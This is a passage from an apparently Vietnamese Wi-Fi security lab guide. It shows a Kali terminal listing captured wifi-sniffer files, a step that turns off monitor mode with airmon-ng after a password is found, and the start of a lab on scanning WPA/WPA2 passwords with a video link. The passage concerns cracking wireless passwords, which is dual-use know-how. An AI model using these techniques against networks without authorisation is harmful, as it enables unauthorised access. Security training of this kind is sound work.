
On the right, another terminal window shows the command `sudo ls` being run, listing files in the current directory:

```
(kali㉿kali)-[~]
$ sudo ls
Desktop Pictures wifi-sniffer-01.cap           wifi-sniffer-01.log.csv
Documents Public wifi-sniffer-01.csv
Downloads Templates wifi-sniffer-01.kismet.csv
Music      Videos  wifi-sniffer-01.kismet.netxml
$
```

- **Bước 7:** Sau khi đã tìm được mật khẩu, tắt chế độ monitor của card wlan0 để có thể sử dụng lại Wifi bằng lệnh

```
airmon-ng stop wlan0mon
```

## Lab 6: Scanning WPA/WPA2 Passwords



Video thực hành lab 06:

[https://drive.google.com/file/d/1HKU3yNhiD3I3ftJRGgEwSk5hNC8pmqCP/view?usp=drive\\_link](https://drive.google.com/file/d/1HKU3yNhiD3I3ftJRGgEwSk5hNC8pmqCP/view?usp=drive_link)